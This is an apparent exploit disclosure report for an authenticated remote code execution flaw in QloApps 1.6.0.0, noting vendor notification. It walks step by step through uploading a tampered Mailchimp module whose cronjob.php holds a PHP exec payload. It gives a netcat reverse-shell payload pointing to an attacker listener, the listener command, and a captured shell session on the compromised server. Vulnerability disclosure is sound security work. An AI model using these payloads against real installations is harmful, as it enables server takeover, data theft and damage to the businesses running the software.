

Exploit Title: Remote code execution Vulnerability in QloApps (version 1.6.0.0)
Vendor Homepage: https://qloapps.com/
Software Link: https://github.com/Qloapps/QloApps
Version: 1.6.0.0
Tested on: Linux kali 6.6.9-amd64, Apache/2.4.18
Issue discovered: 24 Jun 2024
CVE obtained: Not yet
Vendor notified: 24 Jun 2024
Vendor acknowledgement received: 25 Jun 2024
Public disclosure: Not yet
Platform: PHP
Severity: 7.2(High)
CVSS3:CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Vulnerability Details


A remote code execution (RCE) attack allow an attacker run code on a computer. The ability to execute code could lead
to deploying additional malware or stealing sensitive data or even harm the server. The remote code execution was discover while the application was being checked in the administrator panel, in the section
"Modules and services" where is possible to upload a modified module like "mailchimp-for-prestashop", this allowed to
evade the php file upload restriction and get a remote code execution by modifing the file "cronjob.php" and accessing to it
through the web server.

Proof of concept (PoC) :
Fistly the attacker have to download the module "https://addons.prestashop.com/en/newsletter-sms/26957-mailchimp-for-prestashop.html"
and add the payload "echo exec('whoami');" in the file "cronjob.php" like is shown below.







Now the module has to be uploaded in the QloApps application, this can be done login as administrator in de admin panel and then go to
“Modules and Services” -> “Manage Modules” -> "Add a new module" like is shown in the images below.




In this step the modified module has to be uploaded.



Once the module is chosen, clic on the "Upload and install this module" and wait for teh installation.



A window like this will show up, clic in the options “proceed with the installation” and the module would be correctly installed.




To discover the correct path where the module is stored, do a right clic over the picure of the module, this will show teh icon of the module
with its correct path

Now the webshell can be accessed replacing the "logo.png" by cronjob.php, in this way any administrator of Qloapps can get a remote code


execution

URL:http://localhost/QloApps/modules/mailchimppro/cronjob.php




Revershell


A revershell can be achieved just adding the payload “exec("nc <ip_listen> <your_port> -e /bin/bash");”.




Now the netcat has to be set up with the command “nc -nlvp <listening_port>”




In this step the modified module has to be uploaded.
Once the module is chosen, clic on the "Upload and install this module" and wait for teh installation.



A window like this will show up, clic in the options "proceed with the installation" and the module would be correctly installed.



The revershell can be execute visiting the url got prevously(http://localhost/QloApps/modules/mailchimppro/cronjob.php)



The conection from the QloApps will create an interactive shell to the attacker's machine.

```
┌──(kali㉿kali)-[/opt/lampp/htdocs/QloApps/modules]
└─$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33024
ls -la
total 180
drwxr-xr-x  8 daemon daemon  4096 Jun 26 02:06 .
drwxr-xr-x 62 daemon daemon  4096 Jun 26 01:56 ..
-rw-r--r--  1 daemon daemon  8305 Jun 26 01:56 CHANGELOG.md
drwxr-xr-x  2 daemon daemon  4096 Jun 25 00:34 config
-rw-rw-r--  1 daemon daemon   452 Jun 26 01:56 config.xml
drwxr-xr-x  4 daemon daemon  4096 Jun 25 00:34 controllers
-rw-r--r--  1 daemon daemon   670 Jun 26 02:06 cronjob.php
-rw-r--r--  1 daemon daemon     0 Jun 26 01:56 error_log
-rw-r--r--  1 daemon daemon   390 Jun 26 01:56 .htaccess
-rw-r--r--  1 daemon daemon  1269 Jun 26 01:56 index.php
-rw-r--r--  1 daemon daemon 43452 Jun 26 01:56 logo.png
-rw-r--r--  1 daemon daemon 72109 Jun 26 01:56 mailchimppro.php
-rw-r--r--  1 daemon daemon  2574 Jun 26 01:56 README.md
drwxr-xr-x  3 daemon daemon  4096 Jun 25 00:34 src
drwxr-xr-x  2 daemon daemon  4096 Jun 25 00:34 upgrade
drwxr-xr-x  5 daemon daemon  4096 Jun 25 00:34 vendor
drwxr-xr-x  6 daemon daemon  4096 Jun 25 00:34 views
pwd
/opt/lampp/htdocs/QloApps/modules/mailchimppro
```

• **Impact:** An attacker can access to a remote server to affect the production of a server, getting,deleting or modifying the data store on it, this
could lead in an importan inpact to the company's reputation, economy and service